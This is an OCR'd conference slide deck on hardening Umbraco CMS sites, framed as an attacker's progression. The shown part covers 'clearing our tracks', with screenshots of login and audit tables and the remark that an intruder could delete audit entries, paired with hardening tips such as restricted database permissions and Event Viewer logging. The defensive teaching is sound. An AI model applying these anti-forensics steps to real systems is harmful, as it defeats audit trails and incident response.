
<!-- Security by Jeffrey Schoemaker -->

Level 4
Clearing our tracks

Add these lines in your /config/log4net.config

```
<root>
  <priority value="Info"/>
  <appender-ref ref="AsynchronousLog4NetAppender" />
  <appender-ref ref="EventLogAppender" />
</root>

<appender name="EventLogAppender" type="log4net.Appender.EventLogAppender" >
  <applicationName value="My Umbraco website" />
  <layout type="log4net.Layout.PatternLayout">
    <conversionPattern value=" %date [P%property{processId}/D%property{appDomainId}/T%thread] %-5level %logger - %message%newline" />
  </layout>
</appender>

<!-- Security by Jeffrey Schoemaker -->
```

Windows Event Viewer



Windows Event Viewer

- **You cannot remove single lines out of the log**
  - Only flush the whole log (and that is suspicious)
- **Automatically copy it to a external server**

Mission 4.2

- Goal: Remove our presence in the database

- Approach: Clearing every trace we've made with our name on it on the databaseserver

Level 4
Clearing our tracks

<!-- Security by Jeffrey Schoemaker -->

More forensics – In the database

- **Access to Umbraco is logged on several places**
  - umbracoUser

	id	userDisabled	userNoConsole	userName	userLogin	userPassword	passwordConfig
1	0	0	0	techniek@perplex.nl	techniek@perplex.nl	HuH95A2grAmGQxwg5xlcnA==geb7ile0uxk9lukffzyu/Pqs...	{"hashAlgorithm":"HMA
2	1	0	0	jeffrey@perplex.nl	jeffrey@perplex.nl	HuH95A2grAmGQxwg5xlcnA==geb7ile0uxk9lukffzyu/Pqs...	{"hashAlgorithm":"HMA
3	2	0	0	jeffrey2@perplex.nl	jeffrey2@perplex.nl	HuH95A2grAmGQxwg5xlcnA==geb7ile0uxk9lukffzyu/Pqs...	{"hashAlgorithm":"HMA
4	3	0	0	jeffrey2@perplex.nl	jeffrey2@perplex.nl	HuH95A2grAmGQxwg5xlcnA==geb7ile0uxk9lukffzyu/Pqs...	{"hashAlgorithm":"HMA
5	4	0	0	jeffrey2@perplex.nl	jeffrey2@perplex.nl	HuH95A2grAmGQxwg5xlcnA==geb7ile0uxk9lukffzyu/Pqs...	{"hashAlgorithm":"HMA
6	5	0	0	jeffrey3@perplex.nl	jeffrey3@perplex.nl	HuH95A2grAmGQxwg5xlcnA==geb7ile0uxk9lukffzyu/Pqs...	{"hashAlgorithm":"HMA

Level 4
Clearing our tracks

In the database

- **Access to Umbraco is logged on several places**
  - umbracoUserLogin

	sessionId	userId	loggedInUtc	lastValidatedUtc	loggedOutUtc	ipAddress
1	D780810D-4AF5-430A-9E11-0D57254FF729	5	2018-05-10 12:11:37.857	2018-05-10 12:12:57.080	2018-05-10 12:13:24.217	::1
2	277D126E-41DC-408D-8B91-484D19D4B4A6	1	2018-05-10 12:07:36.370	2018-05-10 12:11:28.407	2018-05-10 12:11:29.223	::1
3	EB4D2A0B-634C-44DA-9C93-608017BB2715	0	2018-05-10 12:04:07.877	2018-05-10 12:07:15.580	NULL	::1
4	E986F8E3-1265-435C-94B4-6863E24DED67	5	2018-05-10 12:13:28.943	2018-05-10 12:13:28.943	NULL	::1
5	C6E15B8E-3B29-41A3-92DA-70634503D991	5	2018-05-10 12:13:38.927	2018-05-10 12:28:25.267	NULL	::1
6	CDB4507C-EAB1-42E9-A454-77EEBA87A4A1	5	2018-05-10 12:52:16.490	2018-05-10 12:54:17.197	NULL	::1
7	B17825FB-DC61-4BFC-A845-D952D60B4BCC	8	2018-05-10 12:28:26.810	2018-05-10 12:36:12.690	2018-05-10 12:36:20.883	::1

In the database

- **Access to Umbraco is logged on several places**
  - umbracoAudit

Results | Messages

	id	performingUserId	performingDetails	performingIp	eventDateUtc	affectedUserId	affectedDetails	eventType	eventDetails
6	6	1	User "jeffrey@perplex.nl" <jeffrey@perplex.nl>	::1	2018-05-10 12:11:29.193	1	User "jeffrey@perplex.nl" <jeffrey@perplex.nl>	umbraco/user/sign-in/logout	logout success
7	7	0	User "SYSTEM"	::1	2018-05-10 12:11:37.380	5	User "jeffrey3@perplex.nl" <jeffrey3@perplex.nl>	umbraco/user/save	updating LastLoginDate, UpdateDate
8	8	0	User "SYSTEM"	::1	2018-05-10 12:11:37.427	5	User "jeffrey3@perplex.nl" <jeffrey3@perplex.nl>	umbraco/user/sign-in/login	login success
9	9	5	User "jeffrey3@perplex.nl" <jeffrey3@perplex.nl>	::1	2018-05-10 12:11:40.497	5	User "jeffrey3@perplex.nl" <jeffrey3@perplex.nl>	umbraco/user/save	updating TourData, UpdateDate
10	10	5	User "jeffrey3@perplex.nl" <jeffrey3@perplex.nl>	::1	2018-05-10 12:13:24.197	5	User "jeffrey3@perplex.nl" <jeffrey3@perplex.nl>	umbraco/user/sign-in/logout	logout success
11	11	0	User "SYSTEM"	::1	2018-05-10 12:13:28.790	5	User "jeffrey3@perplex.nl" <jeffrey3@perplex.nl>	umbraco/user/save	updating LastLoginDate, UpdateDate
12	12	0	User "SYSTEM"	::1	2018-05-10 12:13:28.883	5	User "jeffrey3@perplex.nl" <jeffrey3@perplex.nl>	umbraco/user/sign-in/login	login success
13	13	5	User "jeffrey3@perplex.nl" <jeffrey3@perplex.nl>	::1	2018-05-10 12:13:38.837	5	User "jeffrey3@perplex.nl" <jeffrey3@perplex.nl>	umbraco/user/save	updating LastLoginDate, UpdateDate
14	14	5	User "jeffrey3@perplex.nl" <jeffrey3@perplex.nl>	::1	2018-05-10 12:13:38.867	5	User "jeffrey3@perplex.nl" <jeffrey3@perplex.nl>	umbraco/user/sign-in/login	login success
15	15	5	User "jeffrey3@perplex.nl" <jeffrey3@perplex.nl>	::1	2018-05-10 12:28:26.030	8	User "jeffrey5@perplex.nl" <jeffrey5@perplex.nl>	umbraco/user/save	updating LastLoginDate, UpdateDate
16	16	5	User "jeffrey3@perplex.nl" <jeffrey3@perplex.nl>	::1	2018-05-10 12:28:26.213	8	User "jeffrey5@perplex.nl" <jeffrey5@perplex.nl>	umbraco/user/sign-in/login	login success
17	17	8	User "jeffrey5@perplex.nl" <jeffrey5@perplex.nl>	::1	2018-05-10 12:28:31.593	8	User "jeffrey5@perplex.nl" <jeffrey5@perplex.nl>	umbraco/user/save	updating TourData, UpdateDate
18	18	8	User "jeffrey5@perplex.nl" <jeffrey5@perplex.nl>	::1	2018-05-10 12:36:20.587	8	User "jeffrey5@perplex.nl" <jeffrey5@perplex.nl>	umbraco/user/sign-in/logout	logout success

But...

- We've inserted data into the database before, so we can also delete entries from the Umbraco-database and hide our tracks...

<!– Hardening tip 9-->

Restrict database CRUD permissions by default

Allow Read, Update and Delete only on some tables

<!– END Hardening tip 9 -- >

Clearing these tables is a dbo-task, not a website task

<!-- Security by Jeffrey Schoemaker -->


Level 4
Clearing our tracks

Mission 4: Accomplished

- Cleared our presence on the webserver
- Removed ourselves from the databaseserver


Level 4
Clearing our tracks

<!-- Security by Jeffrey Schoemaker -->




LEVEL 1

Footprint & Identification




LEVEL 2

Getting into Umbraco



LEVEL 3

Privilege escalation



LEVEL 4

Clearing our tracks

All hardening tips

- Tip 1: Use IP-whitelisting on the Umbraco-folder
- Tip 2: Rename the Umbraco-folder
- Tip 3: IP-whitelist /config/, /App_Plugins/ and /Umbraco_Client
- Tip 4: Upgrade Umbraco & your plugins
- Tip 5: Compile the packages yourself?
- Tip 6: In production, give read-only permissions on most folders
- Tip 7: Encrypt sensitive data in the database
- Tip 8: Store security related logs in the Event Viewer
- Tip 9: Minimize CRUD-permissions on your database tables

<!-- Security by Jeffrey Schoemaker -->

We have a more secure application!


<!-- Security -->
“ Don’t outrun the bear,
outrun your friends ”

Want more?

- **Always check the documentation**
- **Umbraco.com/security**
- **Follow me on Twitter**
  - @jschoemaker1984
- **Umbraco security training or audit?**
  - Drop me an email (jeffrey@perplex.nl)

<!-- Security by Jeffrey Schoemaker -->

Questions?

Thank you!

Have a secure day!

Perplex